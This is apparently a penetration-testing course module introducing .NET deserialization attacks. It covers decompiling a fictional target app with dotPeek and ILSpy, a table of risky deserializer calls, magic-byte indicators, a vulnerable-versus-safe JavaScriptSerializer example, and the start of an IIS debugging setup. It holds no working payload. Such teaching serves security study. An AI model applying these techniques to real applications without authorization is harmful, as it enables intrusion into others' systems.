14. Advanced Deserialization Attacks

Introduction

Introduction to .NET Deserialization Attacks

Note: To fully grasp the concepts taught throughout this module, it is `expected` that you have some `basic understanding of deserialization vulnerabilities`, as well as `basic programming skills`, preferably in `C#/.NET`. Despite the module offering a pre-customized Windows VM for exploit development in some of the sections, having a local one will be beneficial.

Serialization is the process of converting an object from memory into a series of bytes. This data is then stored or transmitted over a network. Subsequently, it can be reconstructed later by a different program or in a different machine environment. Conversely, deserialization is the reverse action, wherein serialized data is reconstructed back into the original object. However, when an application deserializes user-controlled data, there is a risk of deserialization vulnerabilities occurring, which may be exploited to achieve objectives such as `remote code execution`, `object injection`, `arbitrary file read`, and `denial of service`.

Many programming languages, including Java, Ruby, Python, and PHP, offer serialization and deserialization runtime libraries. The Introduction to Deserialization Attacks module covered fundamental deserialization attacks targeting web applications that use PHP and Python for the backend.

`C#`, Microsoft's flagship programming language, which utilizes the .NET framework, also provides multiple serialization technologies; moreover, it is the primary language developers use while building Internet-connected apps with ASP.NET Core, a widely used web development framework employed by numerous websites worldwide.

Understanding how to identify and exploit .NET deserialization vulnerabilities not only strengthens our offensive security toolkit significantly but also provides insights into how threat actors achieved RCE after exploiting CVE-2023-34362 - the MOVEit vulnerability that wreaked havoc globally.

There are three main serialization technologies in `.NET`: JSON serialization, XML and SOAP serialization, and Binary serialization:

- JSON serialization: Serialize .NET objects to and from JavaScript Object Notation (JSON).
- XML and SOAP serialization: Serialize only the public properties and fields of objects, not preserving type fidelity.

- Binary serialization: Records the complete state of the object and preserves type fidelity; when deserializing an object, an exact copy is created.

This module will cover deserialization attacks from a white-box approach, exploiting vulnerabilities caused by JSON, XML, and Binary serializers available to .NET developers.

We will start with the `decompilation` of a binary file to retrieve the source code, identify potentially vulnerable code sections, and set up `debugging` to aid in exploit development. Later, we will look into recreating two well-known `gadget chains` and using them to exploit three unique deserialization vulnerabilities in a custom application. Following this, we will look at the target application from a developer's point of view, and how the vulnerabilities we discover could be patched as well as how vulnerabilities could be avoided in the future. To finish off the module, you will be tasked with identifying and exploiting a custom deserialization vulnerability on your own.

Although deserialization vulnerabilities affect applications developed in many languages, for this module we will focus on `C#/.NET`. The techniques learned can be repurposed to work with other languages, such as `Java`.


A Brief History of Deserialization Vulnerabilities

Deserialization vulnerabilities have been public knowledge for a long time, but interest exploded in 2015 when the `Apache Commons Collections` gadget was discovered. A brief timeline of milestones in deserialization vulnerabilities and attacks is listed below:

- `2007`: First registered deserialization vulnerability (CVE-2007-1701) allows attackers to execute arbitrary code via PHP's `session_decode`.
- `2011`: First "gadget-based" deserialization vulnerability (CVE-2011-2894) uses `Proxy` and `InvocationHandler` to achieve arbitrary code execution upon deserialization against the Spring Framework.
- `2012`: The White paper " Are you my Type?" is published, discussing .NET serialization and CVE-2012-0160 which was a deserialization vulnerability in the .NET Framework leading to arbitrary code execution.
- `2015`: The Apache Commons Collections gadget is discovered (CVE-2015-4852, CVE-2015-7501) which allows attackers to achieve arbitrary code execution against many more Java applications. ysoserial is released at AppSecCali 2015 which allows attackers to automatically generate deserialization payloads using the Apache Commons Collections gadget.
- `2017`: The white paper ' Friday the 13th JSON Attacks' was released, addressing deserialization vulnerabilities in .NET. It also introduced ' YSoSerial.NET,' a tool enabling attackers to generate deserialization payloads for `.NET` using a handful of gadgets.

Target WebApp: TeeTrove

Throughout this module, we will analyze and attack a website named `TeeTrove`, an e-commerce marketplace specializing in selling custom-designed attire. We were commissioned by the company behind `TeeTrove` to conduct a `white-box penetration test` on the application with the goal being `remote code execution`. To conduct the assessment, the company provided us with the `compiled deployment files` and the necessary `credentials`.



Decompiling .NET Applications

Introduction

As input for this penetration test, we have been provided with the deployment files of the web application, which were written using `C#` / `.NET` (see the file attached to the question at the bottom of this page). This is fine for us, since `.NET` applications are compiled into `intermediate code`, known as Common Intermediate Language (also referred to as Microsoft intermediate language (`MSIL`) or `Intermediate Language` (`IL`)), which, unless obfuscated, typically decompiles very nicely, resulting in code very similar to the original.

There is a large selection of tools that can be used to decompile `.NET` applications; popular ones include:


1. Jet Brains dotPeek (Free, Windows-only)
2. ILSpy (Open-source, Cross-platform)

Note: This and the upcoming two sections provide a pre-customized Windows VM with all the required tools and customizations; utilize it to your advantage throughout the module. However, it is also recommended that you know how to set up these required tools yourself.

dotPeek

Installing dotPeek


Let's install `dotPeek` so that we can decompile the target application. We can download the installer for free from Jet Brain's Website and start the installation process. During installation, we can `skip` all products except for `dotPeek`.




Alternatively, we can simply select the `portable` version from the same download page to skip any installation process.

Decompiling with dotPeek

Once we have `dotPeek` open, we can select `File > Open` and then select `bin\TeeTrove.dll` in the file explorer. At this point, `dotPeek` will add the assembly and class list to the `Assembly Explorer` on the left side of the window.



From this pane, we can expand `namespaces` and double-click on `classes` to view the decompiled source code in the main window pane. Since decompilation is not a perfect process, there will be some code snippets that will look strange, like the line highlighted with the red rectangle in the image below.



By right-clicking on the `TeeTrove` assembly in the `Assembly Explorer` window, we can select `Export to Project` to save the decompiled source files to disk (as a Visual Studio solution in this case). This can be useful later, in case you want to use another tool to analyze/search through the source code.


ILSpy

Installing ILSpy


We can download the latest `ILSpy` release by heading to the project's GitHub repository's release page. If you would prefer a portable version, select the `selfcontained` ZIP file. If you would prefer to install `ILSpy`, then select the first `-x64.msi` file. Your browser may issue a warning about downloading a `MSI` file, but this can be ignored. Once downloaded, we can click through the installation process, keeping all default values.

Decompiling with ILSpy


Once installed, the decompilation process with `ILSpy` is very similar to `dotPeek`; hit `File > Open` and then select the DLL file `bin\TeeTrove.dll` in the file explorer window. The .NET assembly will be added to the `Assemblies` window on the left-hand side of the screen, and some assembly information will be displayed in the main window.



Using the `Assemblies` window, similar to `dotPeek`, we can navigate the `namespaces` and `classes`, and we can select individual ones to view the decompiled source code in the main window. You may notice that the output varies from `dotPeek` in certain places, for example, the `Index` function below compared to the `Index` function according to `dotPeek` above. In this case, `ILSpy` gave us output that is closer to the original code.



By right-clicking on the `TeeTrove` assembly in the `Assemblies` window, we can select `Save Code` to save the decompiled source files so that they can be opened with other tools.



Note: Opting for TCP instead of UDP for the VPN connection to the Windows VM enhances connectivity and prevents (potential) network issues.

Identifying Vulnerable Functions

Introduction

Now that we have `TeeTrove` decompiled (either with `dotPeek` or `ILSpy`), we can start looking through the source code for potential vulnerabilities; in the case of this module that means we will be looking exclusively for potential `deserialization vulnerabilities` in the code base.

(Potentially) Vulnerable Functions

There are many different data serializers available for `C#` / `.NET`, including those dealing with `binary`, `YAML`, and `JSON` schemes. Luckily for us (attackers), many of these serializers can be vulnerable and may be exploited in a very similar fashion.

Below is a table of common `.NET` serializers (listed alphabetically), with respective examples of calls to their deserialization functions (and links to documentation). When conducting a penetration test with access to source code, searching for the example functions can be a good way to quickly identify potential deserialization vulnerabilities.

Serializer	Example	Reference
BinaryFormatter	`.Deserialize(...)`	Microsoft
fastJSON	`JSON.ToObject(...)`	GitHub
JavaScriptSerializer	`.Deserialize(...)`	Microsoft
Json.NET	`JsonConvert.DeserializeObject(...)`	Newtonsoft
LosFormatter	`.Deserialize(...)`	Microsoft
NetDataContractSerializer	`.ReadObject(...)`	Microsoft

Serializer	Example	Reference
ObjectStateFormatter	`.Deserialize(...)`	Microsoft
SoapFormatter	`.Deserialize(...)`	Microsoft
XmlSerializer	`.Deserialize(...)`	Microsoft
YamlDotNet	`.Deserialize<...>(...)`	GitHub

ViewState

Aside from the functions listed above, there is a feature called `ViewState` which some `ASP.NET` applications use to maintain the state of a page. The process involves storing a serialized parameter in a cookie called `__VIEWSTATE` and it is sometimes possible to exploit this if the server is misconfigured. Attacks exploiting `ViewState` will not be covered in this module, but for the interested reader, the following resources cover the basics:

- Exploiting Deserialization in ASP.NET via ViewState
- Exploiting ViewState Deserialization using blacklist3r and YSoSerial.NET

Black-Box

Depending on the type of engagement, we might not always have access to the application's source code or binary file. Therefore, to identify potential deserialization functions, we need to search for specific bytes or characters (referred to as `magic bytes`) in the data sent from the web client to the server.

For `.NET Framework` applications, we can keep an eye out for the following:

- Base64-encoded strings beginning with `AAEAAAD/////`
- Strings containing `$type`
- Strings containing `__type`
- Strings containing `TypeObject`

Not Always Vulnerable

It is important to keep in mind that `not every use of a deserialization library function may be vulnerable`! Suppose we want to create a class named `ExampleClass` that implements the function `Deserialize`. This function utilizes `JavaScriptSerializer` to deserialize a `Person` object (defined below) provided to the function as a string.

```
public class Person
{
    public string Name { get; set; }
    public int Age { get; set; }
```

```
}
```

One way a developer might implement `ExampleClass` is like this:

```
using System.Web.Script.Serialization;

public class ExampleClass
{
    public JavaScriptSerializer Serializer { get; set; }

    public Person Deserialize<Person>(string str)
    {
        return this.Serializer.Deserialize<Person>(str);
    }
}
```

Another developer may decide to implement the function slightly differently, and instantiate a new `JavaScriptSerializer` each time like this:

```
using System.Web.Script.Serialization;

public class ExampleClass
{
    public Person Deserialize<Person>(string str)
    {
        JavaScriptSerializer serializer = new JavaScriptSerializer();
        return serializer.Deserialize<Person>(str);
    }
}
```

In this case, the difference is very small, and yet the first example is potentially vulnerable, while the second is completely safe. The reason for this is that in the first case, an attacker may be able to control the instantiation of the object's `Serializer`. If the `SimpleTypeResolver` is used when instantiating a `JavaScriptSerializer`, then the subsequent deserialization will be susceptible to exploitation.

```
ExampleClass example = new ExampleClass();
example.Serializer = new JavaScriptSerializer(new SimpleTypeResolver());
example.Deserialize("...[Payload]...");
```

This is just one example (based on Microsoft's code analysis rule CA2322) of a slight difference in implementation leading to a potential vulnerability, but many others are affecting

the various serializers. The main point to take away from this example is that `deserialization libraries` are not inherently vulnerable. Oftentimes, the context (in this case the type of Resolver) is important in determining the security of a code snippet.


Hunting for Deserialization

At this point, we have `TreeTrove's` decompiled source code and a better understanding of what we want to look for to identify potential deserialization vulnerabilities.

We can either search through the assembly right inside `dotPeek` / `ILSpy`, or through the exported decompiled code using tools such as IDEs or scripting languages. For example, let's use the `Select-String` PowerShell cmdlet to search for `.Deserialize(` like so.

```
PS C:\> Select-String -Pattern "\.Deserialize\(" -Path "*/*" -Include
"*.cs"
```

As you can see below, we already found two spots that are potentially vulnerable to deserialization attacks.



In the upcoming sections, we will determine whether the deserialized objects are controlled by user input, and whether the use of the deserialization functions is indeed vulnerable.

Debugging .NET Applications

Introduction

Sometimes we want to be able to see how the target application handles data in `real-time`. For example, imagine we have identified a potential deserialization vulnerability, but the payload we are using doesn't work and we aren't sure why. By `debugging` the application, we can step through the relevant code `line-by-line` until we realize why the payload is not working.


Typically, debugging requires the source code of an application. However, when it comes to `.NET`, we can use another open-source tool called dnSpy to do the same with decompiled code.

Running TeeTrove

Installing Internet Information Services (IIS)

The deployment files that we were provided for `TeeTrove` are not standalone, as we need another program to run the application. In this case, we will use `IIS` to serve the web application locally, so that we can debug it.

`IIS` comes by default with Windows, however, it may not be enabled by default on your installation. To enable `IIS`, open the `Start Menu` and search for `Turn Windows Features on or off`. Inside the window, we want to click on `Internet Information Services`. Next, expand the dropdown and ensure the following features are enabled, paying special attention to the ones highlighted in red:



